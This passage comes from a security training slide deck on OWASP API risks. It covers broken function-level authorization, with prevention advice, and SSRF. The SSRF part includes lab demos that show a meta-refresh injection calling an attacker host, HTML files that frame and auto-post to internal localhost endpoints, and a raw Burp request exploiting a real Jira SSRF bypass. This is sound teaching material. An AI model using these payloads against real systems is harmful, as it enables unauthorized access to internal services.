| 7 <code>Referer: http://localhost:8888/my-profile</code>  |          | 7 <code>Vary: Access-Control-Request-Method</code>                     | 7 <code>Vary: Access-Control-Request-Method</code>                     |
| 8 <code>Content-Type: application/json</code>   |          | 8 <code>Vary: Access-Control-Request-Headers</code>                    | 8 <code>Vary: Access-Control-Request-Headers</code>                    |
| 9 <code>Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJ2aWN0aW0wMU</code>                                |          | 9 <code>Access-Control-Allow-Origin: *</code>                          | 9 <code>Access-Control-Allow-Origin: *</code>                          |
| 10 <code>BtYwlsLmNbSIzInJvbGUi0iJ1c2VyIiwiaWF0IjoxN</code>  |          | 10 <code>X-Content-Type-Options: nosniff</code>                        | 10 <code>X-Content-Type-Options: nosniff</code>                        |
| 11 <code>jC5NjMxNjg2LCJleHAiOjE20DAyMzY0ODZ9.DymwkL2</code>   |          | 11 <code>X-XSS-Protection: 1; mode=block</code>                        | 11 <code>X-XSS-Protection: 1; mode=block</code>                        |
| 12 <code>FMs2oPPhM4pYRgWv6nIYQt0A8rk5sY6YL1EgrxxTuPn</code>   |          | 12 <code>Cache-Control: no-cache, no-store,</code>                     | 12 <code>Cache-Control: no-cache, no-store,</code>                     |
| 13 <code>IgtFFD_k_YQ8hbfsnxZkpEtUQUyLp_h3Pwe_UB87WP</code>  |          | 13 <code>max-age=0, must-revalidate</code>                             | 13 <code>max-age=0, must-revalidate</code>                             |
| 14 <code>C6aMeHf0F6Lqj1VwCr6-paLMk8d-2MYu_QRrrfZ6948</code>   |          | 14 <code>Pragma: no-cache</code>                                       | 14 <code>Pragma: no-cache</code>                                       |
| 15 <code>L8j-3FD_o0VqLNi-gWF8fJMLujTfXlGfSb8bqFP3S0</code>  |          | 15 <code>Expires: 0</code>   | 15 <code>Expires: 0</code>   |
| 16 <code>sle8x5dj3fYdXvXSH_UHrmuYxBayj1_G0n0yXg6yGqb</code>   |          | 16 <code>X-Frame-Options: DENY</code>                                  | 16 <code>X-Frame-Options: DENY</code>                                  |
| 17 <code>H9FJApcrkLCrMD1IfuTd0UsAfmsUPMiTBvDEvScbgD</code>  |          | 17 <code>Content-Length: 81</code>                                     | 17 <code>Content-Length: 81</code>                                     |
| 18 <code>RN9lJfezoHlnNEE2vio7xFEb3gk60A3iNxQfof4WWmr</code>   |          | 18 {   | 18 {   |
|   |          | <code>"message":</code>  | <code>"message":</code>  |
|   |          | <code>"This is an admin function. Try to access the admin API",</code> | <code>"This is an admin function. Try to access the admin API",</code> |
|   |          | <code>"status":403</code>  | <code>"status":403</code>  |
|   |          | }  | }  |

# API Vulnerabilities

## API5: Broken Function Level Authorization (How ?)



The screenshot shows a web application interface for 'crAPI'. At the top, there is a dark header bar with the text 'crAPI' and navigation links for 'Dashboard', 'Shop', and 'Community'. On the right side of the header, it says 'Good Morning, victim donhack!' next to a user icon. The main content area has a light gray background and features a section titled 'Your Profile'. It displays a circular placeholder for a profile picture, a camera icon to upload one, and the user's current information: Name: victim donhack, Email: victim01@mail.com, and Phone No.: 0900000000. There is also a blue button labeled 'Change email'. Below this, there is another section titled 'My Personal Video' with a note about a 10MB file size limit. A small three-dot menu icon is located in the bottom right corner of the main content area.


# API Vulnerabilities

- [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)
- [https://owasp.org/www-community/Access\\_Control](https://owasp.org/www-community/Access_Control)
- [https://owasp.org/www-community/attacks/Forced\\_browsing](https://owasp.org/www-community/attacks/Forced_browsing)

## API5: Broken Function Level Authorization

### Prevention:

- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
- Review your API endpoints against function level authorization flaws, while keeping in mind the business logic of the application and groups hierarchy.
- Make sure that all of your administrative controllers inherit from an administrative abstract controller that implements authorization checks based on the user's group/role.
- Make sure that administrative functions inside a regular controller implement authorization checks based on the user's group and role.



# *API6: Server-Side Request Forgery*




© 2023 Secure D Center Co., Ltd.

# API Vulnerabilities

---



## API6: Server-Side Request Forgery (What ?)

- ❑ **Server-Side Request Forgery (SSRF)** is a vulnerability that allows an attacker to use an application's server-side functions to read or update internal resources.
- ❑ To exploit this vulnerability, an attacker inserts a URL into an input field to direct the server to access or send data to the specified URL. Upon receiving the URL, the server sends a request to that URL, using its own interface (IP) to make the request.
- ❑ This allows the attacker to access internal resources that are otherwise protected from external access.
- ❑ Typically, SSRF is used to scan internal ports or extract data from within the network.





# API Vulnerabilities

## API6: Server-Side Request Forgery (What ?)



# API Vulnerabilities

## API6: Server-Side Request Forgery (What ?)



# API Vulnerabilities

## API6: Server-Side Request Forgery: Demo

**NORTHERNSPROCKET**  
MACHINE PARTS, LLC  
INTRANET

New Product Request System (NPRS)

Home **New Products** Support

Hello, test@email.com Log off

| Name        | Description | Price | Category | Image |
|-------------|-------------|-------|----------|-------|
| New Product |             |       |          |       |

Submit new products for management approval

Part image:

Browse... No file selected.

Product Name

Description


Suggested Price

Product Category

Belts  
Bearings  
Catches  
Crank  
Fittings

**Submit**

| Name | Description   | Price | Category | Image         |
|------|---|-------|----------|---------------|
| 1    | %3Cmeta HTTP-EQUIV= %22refresh %22 content=%220;http://10.10.14.32/test.html %22 /%3E | 1.00  | Belts    | <b>Delete</b> |



# API Vulnerabilities

## API6: Server-Side Request Forgery: Demo

Load user data

| Name | Description   | Price | Category | Image                   |
|------|---|-------|----------|-------------------------|
| 1    | %3Cmeta HTTP-EQUIV= %22refresh %22 content=%220;http://10.10.14.32/test.html %22 /%3E | 1.00  | Belts    | <button>Delete</button> |

**Generate PDF**

```
(root💀 kali)-[~/home/kali/htb]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.151 - - [11/Apr/2022 05:28:55] "GET /test.html HTTP/1.1" 200 -
```


AdminSnapshot(2).pdf

File Edit View Go Bookmarks Help

↑ Previous ↓ Next 1 (1 of 1) Fit Width

Thumbnails x

444




```
(root💀 kali)-[~/home/kali/htb]
└─# cat test.html
<html>
<body>
<script>
var a=444;
document.write(a);
</script>
</body>
</html>
```

# API Vulnerabilities

## API6: Server-Side Request Forgery: Demo

```
[root💀 kali]~[/home/kali/htb]
# cat test.html
<html>
<body>
<iframe src="http://127.0.0.1:8000" width="100%" height="1000"></iframe>
</body>
</html>
```



```
{
  "openapi": "3.0.1",
  "info": {
    "title": "AdminAPI",
    "version": "v1"
  },
  "paths": {
    "/encrypt": {
      "get": {
        "tags": [
          "SecurePasswordService"
        ],
        "parameters": [
          {
            "name": "plaintext",
            "in": "query",
            "schema": {
              "type": "string",
              "nullable": true
            }
          }
        ],
        "responses": {
          "200": {
            "description": "Success",
            "content": {
              "text/plain": {
                "schema": {
                  "type": "string"
                }
              },
              "application/json": {
                "schema": {
                  "type": "string"
                }
              }
            }
          }
        }
      }
    }
  }
}
```



# API Vulnerabilities

## API6: Server-Side Request Forgery: Demo

```
[root@kali ~]# cat test.html
<html>
<body>
<form enctype="application/json" id="loginForm" target="myFrame" action="http://127.0.0.1:8000/decrypt?cipherTextRaw=ENC1:3UVxtz9jwPJWRvjdl1PfqXZTgg==" method="POST">
    <input type="submit" id="myCheck">
</form>
<iframe name="myFrame" src="" width="100%" height="100%">
</iframe>
<script>
function myFunction() {
    document.getElementById("myCheck").click();
}
myFunction()
</script>
</body>
</html>
```



# API Vulnerabilities

## API6: Server-Side Request Forgery: Real Case

- ❑ Bug bounty: *Unauthenticated SSRF in jira.tochka.com leading to RCE in confluence.bank24.int (\$1,000)*

### Root cause

- Jira uses whitelist to determine allowed URLs.
- Jira itself is always whitelisted (<https://jira.tochka.com>)
- Filter could be tricked by using URL in form of `https://jira.tochka.com:443@example.com`

Jira at `https://jira.tochka.com` is vulnerable to SSRF in the `/plugins/servlet/gadgets/makeRequest` resource - CVE-2019-8451. Anyone on the internet can make it issue arbitrary HTTPS requests and read responses.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
POST /plugins/servlet/gadgets/makeRequest HTTP/1.1
Host: jira.tochka.com
User-Agent: curl/7.61.1
Accept: /*
X-Atlassian-Token: no-check
Content-Length: 53
Content-Type: application/x-www-form-urlencoded
Connection: close
url=https://jira.tochka.com:443@confluence.bank24.int
```

**Response:**

```
HTTP/1.1 200
Server: nginx
Date: Mon, 14 Oct 2019 11:18:18 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
X-REQUEST-ID: 978x25747806x1
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-ASEN: SEN-L14383618
Set-Cookie: atlassian.xsrf.token=BTLN-JH9G-LOTK-R5UV_3c9d2a5e9a261f1c316f3ef83e71eb2b638177ff_lout;path=/;Secure
X-USERNAME: anonymous
Expires: Mon, 14 Oct 2019 11:18:18 GMT
Pragma: no-cache
Cache-Control: no-cache
Content-Disposition: attachment;filename=p.txt
Content-Length: 35646
```

The response body contains a large amount of HTML and JavaScript code, indicating a successful remote code execution (RCE) on the Confluence instance.



# API protocols and architectures

